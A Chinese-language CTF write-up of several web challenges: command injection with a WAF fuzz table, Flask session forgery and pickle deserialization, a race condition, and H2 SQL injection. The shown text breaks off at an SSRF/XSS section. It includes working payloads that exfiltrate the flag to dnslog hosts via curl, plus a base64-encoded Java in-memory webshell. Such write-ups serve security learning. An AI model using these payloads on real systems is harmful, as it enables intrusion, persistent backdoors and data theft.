WEB

What the cow say?

直接给命令执行漏洞，有一个比较简单的waf，先fuzz一下看看。

一些过滤的字符：

过滤：匹配表达式 waf

请求	payload	状态码	错误	超时	长度	注释
9	&	200			956	
21	|	200			956	
22	\	200			956	
23	;	200			956	
29	<	200			956	
30	>	200			956	
37	&&	200			956	
38	||	200			956	
39	<>	200			956	
40	!(<>)	200			956	
53	concat	200			956	

没过滤的字符：

过滤：Not 匹配表达式 waf

请求	payload	状态码	错误	超时	长度	注释
0		200			959	
1	`	200			962	
5	'	200			962	
6	'"	200			962	
7	"	200			962	
8	"'	200			962	
11	%0a	200			944	
12	%0a%0d	200			962	
14	%0Aid	200			983	
15	%0a id %0a	200			983	
16	%0Aid%0A	200			983	
17	%0a ping -i 30 127.0.0.1 %0a	200			962	
18	%0A/usr/bin/id	200			983	
19	%0A/usr/bin/id%0A	200			983	
21	%20{${phpinfo()}}	200			962	
22	%20{${sleep(20)}}	200			962	
23	%20{${sleep(3)}}	200			962	
57	curl https://crowdshield.co...	200			1143	
60	$(`curl https://crowdshield.c...	200			2525	
61	dir	200			953	
64	$(`dir`)	200			975	
110	eval('ls')	200			962	
111	eval('pwd')	200			962	
113	eval('sleep 5')	200			962	
115	eval('whoami')	200			962	
118	exec('ls')	200			962	
119	exec('pwd')	200			962	
121	exec('sleep 5')	200			962	
123	exec('whoami')	200			962	
126	`id`	200			1058	
135	ifconfig	200			968	
141	ipconfig	200			968	
146	ipconfig /all	200			983	

连接符过滤了，但是内联注入`id`或$(id)还是正常使用，执行后发现是root权限，接下来就好办了，执行`ls /`发现了flag_is_here目录，执行`ls /flag_is_here`发现flag被过滤了，使用通配符绕过`ls /???????????`，执行后目录里只有flag_c0w54y文件，读出来就是flag了，`tac /???????????/???????????`

myflask

部分源码：

```
currentDateAndTime = datetime.now(timezone('Asia/Shanghai'))
currentTime = currentDateAndTime.strftime("%H%M%S")
app.config['SECRET_KEY'] = currentTime

if session['username'] == 'admin':
    pickle_data=base64.b64decode(request.form.get('pickle_data'))
    # Tips: Here try to trigger RCE
    userdata=pickle.loads(pickle_data)
    return userdata
```

1. Session伪造

Flask的Session信息默认以Base64编码储存在客户端，并且使用SECRET_KEY进行签名防止Session被篡改，然而这里的SECRET_KEY直接暴露了，本地生成一个currentTime示例是十一点四十分九秒对应114009，先锁定currentTime的大致范围，比如我1:45启动的靶机应该是014XXX的形式，后三位就爆破一下。

```
//使用pydictor生成字典
python pydictor.py -base d --head "014" --len 3 3 -o ./out.txt

//使用Flask-Unsign爆破
flask-unsign --unsign --cookie '{"username": "guest"}' -w ./out.txt --no-literal-eval
```

很快拿到正确的SECRET_KEY：014510，然后伪造admin。

```
//使用Flask-Unsign进行签名
flask-unsign --sign --cookie '{"username": "admin"}' --secret '014510'
```

2. pker反序列化

这里没有限制可以直接打reduce反序列化。`__reduce__()`函数返回一个元组时，第一个元素是一个可调用对象，这个对象会在创建对象时被调用，然后第二个元素是可调用对象的参数，同样是一个元组。


```python
import pickle
import base64

class mysid_exp():
    def __reduce__(self):
        cmd = "bash -c 'curl `cat /flag`.o68hod.dnslog.cn'"
        return (__import__('os').system, (cmd,))

print(base64.b64encode(pickle.dumps(mysid_exp())))
```

需要注意的是不同python版本和操作系统序列化数据是有差异的，在生成这个payload之前最好确认是python3.11&Linux。


Select More Courses

首先是登入系统，提示弱密码，爆破一下果然进去了。

字典：https://github.com/TheKingOfDuck/fuzzDicts/blob/master/passwordDict/top1000.txt



选到课就给flag，但是已经学分满了，想要扩学分要求的绩点不够，提示/api/expand发送扩学分请求接口存在条件竞争，还是尝试爆破，然后成功提高学分上限拿到flag了。



后端应该是先扩学分上限，再判断是否符合扩学分要求，如果下一次请求在上一次判断之前增加了学分上限就会使得最终学分上限+1。

search4member

```
@Mapping("/")
public ModelAndView search(@Param(defaultValue = "web") String keyword)
throws SQLException {
    List<String> results = new ArrayList<>();
    if (keyword != null & !keyword.equals("")) {
        String sql = "SELECT * FROM member WHERE intro LIKE '%" + keyword +
"%';";
        DataSource dataSource = dbManager.getDataSource();
        Statement statement = dataSource.getConnection().createStatement();
        ResultSet resultSet = statement.executeQuery(sql);
    }
}
```

```
<parent>
    <groupId>org.noear</groupId>
    <artifactId>solon-parent</artifactId>
    <version>2.6.6</version>
</parent>
<dependency>
    <groupId>com.h2database</groupId>
    <artifactId>h2</artifactId>
    <version>2.2.224</version>
</dependency>
```

Solve_1


给SQL注入，使用的是H2数据库，尝试了一下可以联合注入，直接RCE。

```
';CREATE ALIAS EXE AS $$ void exec() throws Exception {
Runtime.getRuntime().exec(new String[]{"bash","-c","curl `cat
/flag`.cfg4we.dnslog.cn"});}$$;CALL EXE();SELECT * WHERE '1'='
```

Solve_2

如果不出网可以试试打内存马，这里用的是solon我没怎么接触过，好在google一搜出来的就是1ue师傅的文章Solon内存马Note (luelueking.com)

```
';CREATE ALIAS EXE AS $$ void exec() throws Exception {byte[] payload =
java.util.Base64.getDecoder().decode("yv66vgAAADQAnAoAIABLCAA1CgBMAE0KAE4ATwo
AUABRCgBQAFIKAFMAVAcAVQoACABWCABXCgAIAFgKAAgAWQoACABaCABbCgBMAFwLAF0AXgoAXwBg
CgAgAGEKAGIAYwgAZAoAYgBlCgBmAGcKAGYAaAcAaQcAagoAGQBLCgAYAGsHAGwKABwAbQcAbgoAH
gBtBwBvBwBwAQAGPGluaXQ+AQADKClWAQAEQ29kZQEAD0xpbmVOdW1iZXJUYWJsZQEAEkxvY2FsVm
FyaWFibGVUYWJsZQEABHRoaXMBABdMb3JnL3ZpZGFyL0ZpbHRlclNoZWxsOwEACGRvRmlsdGVyAQB
RKExvcmcvbm9lYXIvc29sb24vY29yZS9oYW5kbGUvQ29udGV4dDtMb3JnL25vZWFyL3NvbG9uL2Nv
cmUvaGFuZGxlL0ZpbHRlckNoYWluOylWAQACaW4BABVMamF2YS9pby9JbnB1dFN0cmVhbTsBAAFzA
QATTGphdmEvdXRpbC9TY2FubmVyOwEABm91dHB1dAEAEkxqYXZhL2xhbmcvU3RyaW5nOwEAA2N0eA
EAJUxvcmcvbm9lYXIvc29sb24vY29yZS9oYW5kbGUvQ29udGV4dDsBAAVjaGFpbgEAKUxvcmcvbm9
lYXIvc29sb24vY29yZS9oYW5kbGUvRmlsdGVyQ2hhaW47AQADY21kAQANU3RhY2tNYXBUYWJsZQcA
cQcAcgcAVQEACkV4Y2VwdGlvbnMHAHMBABBNZXRob2RQYXJhbWV0ZXJzAQAIPGNsaW5pdD4BAANhc
HABABpMb3JnL25vZWFyL3NvbG9uL1NvbG9uQXBwOwEADGNoYWluTWFuYWdlcgEAGUxqYXZhL2xhbm
cvcmVmbGVjdC9GaWVsZDsBAAFvAQAjTG9yZy9ub2Vhci9zb2xvbi9jb3JlL0NoYWluTWFuYWdlcjs
BAAFlAQAgTGphdmEvbGFuZy9Ob1N1Y2hGaWVsZEV4Y2VwdGlvbjsBACJMamF2YS9sYW5nL0lsbGVn
YWxBY2Nlc3NFeGNlcHRpb247BwBsBwBuAQAKU291cmNlRmlsZQEAEEZpbHRlclNoZWxsLmphdmEMA
CIAIwcAdAwAdQB2BwB3DAB4AHkHAHoMAHsAfAwAfQB+BwB/DACAAIEBABFqYXZhL3V0aWwvU2Nhbm
5lcgwAIgCCAQACXEEMAIMAhAwAhQCGDACHAIgBAAAMAC8AiQcAigwAKQCLBwCMDAA+AI0MAI4Ajwc
AkAwAkQCPAQANX2NoYWluTWFuYWdlcgwAkgCTBwCUDACVAJYMAJcAmAEAIW9yZy9ub2Vhci9zb2xv
bi9jb3JlL0NoYWluTWFuYWdlcgEAFW9yZy92aWRhci9GaWx0ZXJTaGVsbAwAmQCaAQAeamF2YS9sY
W5nL05vU3VjaEZpZWxkRXhjZXB0aW9uDACbACMBACBqYXZhL2xhbmcvSWxsZWdhbEFjY2Vzc0V4Y2
VwdGlvbgEAEGphdmEvbGFuZy9PYmplY3QBACJvcmcvbm9lYXIvc29sb24vY29yZS9oYW5kbGUvRml
sdGVyAQAQamF2YS9sYW5nL1N0cmluZwEAE2phdmEvaW8vSW5wdXRTdHJlYW0BABNqYXZhL2xhbmcv
VGhyb3dhYmxlAQAjb3JnL25vZWFyL3NvbG9uL2NvcmUvaGFuZGxlL0NvbnRleHQBAAZoZWFkZXIBA
CYoTGphdmEvbGFuZy9TdHJpbmc7KUxqYXZhL2xhbmcvU3RyaW5nOwEAJW9yZy9ub2Vhci9zbmFjay
9jb3JlL3V0aWxzL1N0cmluZ1V0aWwBAAdpc0VtcHR5AQAVKExqYXZhL2xhbmcvU3RyaW5nOylaAQA
RamF2YS9sYW5nL1J1bnRpbWUBAApnZXRSdW50aW1lAQAVKClMamF2YS9sYW5nL1J1bnRpbWU7AQAE
ZXhlYwEAJyhMamF2YS9sYW5nL1N0cmluZzspTGphdmEvbGFuZy9Qcm9jZXNzOwEAEWphdmEvbGFuZ
y9Qcm9jZXNzAQAOZ2V0SW5wdXRTdHJlYW0BABcoKUxqYXZhL2lvL0lucHV0U3RyZWFtOwEAGChMam
F2YS9pby9JbnB1dFN0cmVhbTspVgEADHVzZURlbGltaXRlcgEAJyhMamF2YS9sYW5nL1N0cmluZzs
pTGphdmEvdXRpbC9TY2FubmVyOwEAB2hhc05leHQBAAMoKVoBAARuZXh0AQAUKClMamF2YS9sYW5n
L1N0cmluZzsBABUoTGphdmEvbGFuZy9TdHJpbmc7KVYBACdvcmcvbm9lYXIvc29sb24vY29yZS9oY
W5kbGUvRmlsdGVyQ2hhaW4BACgoTG9yZy9ub2Vhci9zb2xvbi9jb3JlL2hhbmRsZS9Db250ZXh0Oy
lWAQAVb3JnL25vZWFyL3NvbG9uL1NvbG9uAQAcKClMb3JnL25vZWFyL3NvbG9uL1NvbG9uQXBwOwE
ACGdldENsYXNzAQATKClMamF2YS9sYW5nL0NsYXNzOwEAD2phdmEvbGFuZy9DbGFzcwEADWdldFN1
cGVyY2xhc3MBABBnZXREZWNsYXJlZEZpZWxkAQAtKExqYXZhL2xhbmcvU3RyaW5nOylMamF2YS9sY
W5nL3JlZmxlY3QvRmllbGQ7AQAXamF2YS9sYW5nL3JlZmxlY3QvRmllbGQBAA1zZXRBY2Nlc3NpYm
xlAQAEKFopVgEAA2dldAEAJihMamF2YS9sYW5nL09iamVjdDspTGphdmEvbGFuZy9PYmplY3Q7AQA
JYWRkRmlsdGVyAQAoKExvcmcvbm9lYXIvc29sb24vY29yZS9oYW5kbGUvRmlsdGVyO0kpVgEAD3By
aW50U3RhY2tUcmFjZQAhABkAIAABACEAAAADAAEAIgAjAAEAJAAAAC8AAQABAAAABSq3AAGxAAAAA
gAlAAAABgABAAAAEAAmAAAADAABAAAABQAnACgAAAABACkAKgADACQAAADpAAMABwAAAEwrEgK2AA
NOLbgABJoAObgABS22AAa2AAc6BLsACFkZBLcACRIKtgALOgUZBbYADJkACxkFtgANpwAFEg46Bis
ZBrYADywruQAQAgCxAAAAAwAlAAAAIgAIAAAAIwAHACQADgAlABoAJgAqACcAPgAoAEQAKgBLACsA
JgAAAEgABwAaACoAKwAsAAQAKgAaAC0ALgAFAD4ABgAvADAABgAAAEwAJwAoAAAAAABMADEAMgABA
AAATAAzADQAAgAHAEUANQAwAAMANgAAABUAA/4AOgcANwcAOAcAOUEHADf5AAcAOgAAAAQAAQA7AD
wAAAAJAgAxAAAAMwAAAAgAPQAjAAEAJAAAANsAAwADAAAAPLgAEUsqtgAStgATEhS2ABVMKwS2ABY
rKrYAF8AAGE0suwAZWbcAGgS2ABunABBLKrYAHacACEsqtgAfsQACAAAAKwAuABwAAAArADYAHgAD
ACUAAAAyAAwAAAAUAAQAFQARABYAFgAXAB8AGAArAB0ALgAZAC8AGgAzAB0ANgAbADcAHAA7AB4AJ
gAAADQABQAEACcAPgA/AAAAEQAaAEAAQQABAB8ADABCAEMAAgAvAAQARABFAAAANwAEAEQARgAAAD
YAAAALAANuBwBHRwcASAQAAQBJAAAAAgBK");java.lang.reflect.Method defineclass =
java.lang.ClassLoader.class.getDeclaredMethod("defineClass",java.lang.String.
class,byte[].class,int.class,int.class);defineclass.setAccessible(true);java.
lang.Object exp =
defineclass.invoke(java.lang.ClassLoader.getSystemClassLoader(),"org.vidar.Fi
lterShell",payload,0,payload.length);java.lang.Class.forName("org.vidar.Filte
rShell");}$$;CALL EXE();SELECT * WHERE '1'='
```



梅开二度

1.SSRF

```go
r.GET("/bot", func(c *gin.Context) {
        rawURL := c.Query("url")
        u, err := url.Parse(rawURL)
        if err != nil {
            c.String(403, "url is invalid")
            return
        }
        if u.Host != "127.0.0.1:8080" {
            c.String(403, "host is invalid")
            return
        }
        go func() {
            lock.Lock()
            defer lock.Unlock()
            ctx, cancel := chromedp.NewContext(allocCtx,
    chromedp.WithBrowserOption(chromedp.WithDialTimeout(10*time.Second)),
            )
            defer cancel()
            ctx, _ = context.WithTimeout(ctx, 20*time.Second)
            if err := chromedp.Run(ctx,
                chromedp.Navigate(u.String()),
                chromedp.Sleep(time.Second*10),
            ); err != nil {
                log.Println(err)
            }
        }()
        c.String(200, "bot will visit it.")
    })
r.GET("/flag", func(c *gin.Context) {
    if c.RemoteIP() != "127.0.0.1" {
        c.String(403, "you are not localhost")
        return
```

```
    }
    c.SetCookie("flag", "hgame{myyyssid}", 3600, "/", "", false, true)
    c.Status(200)
})
r.Run(":8080")
```

限制了Host只能访问本站，并且是以浏览器访问，同时禁止js获取cookie，每次都会创建新的浏览器环境，因此我想找到一个XSS注入点，另外得打一次payload就获取到Cookie并且发送到我们手里。

2.SSTI & XSS

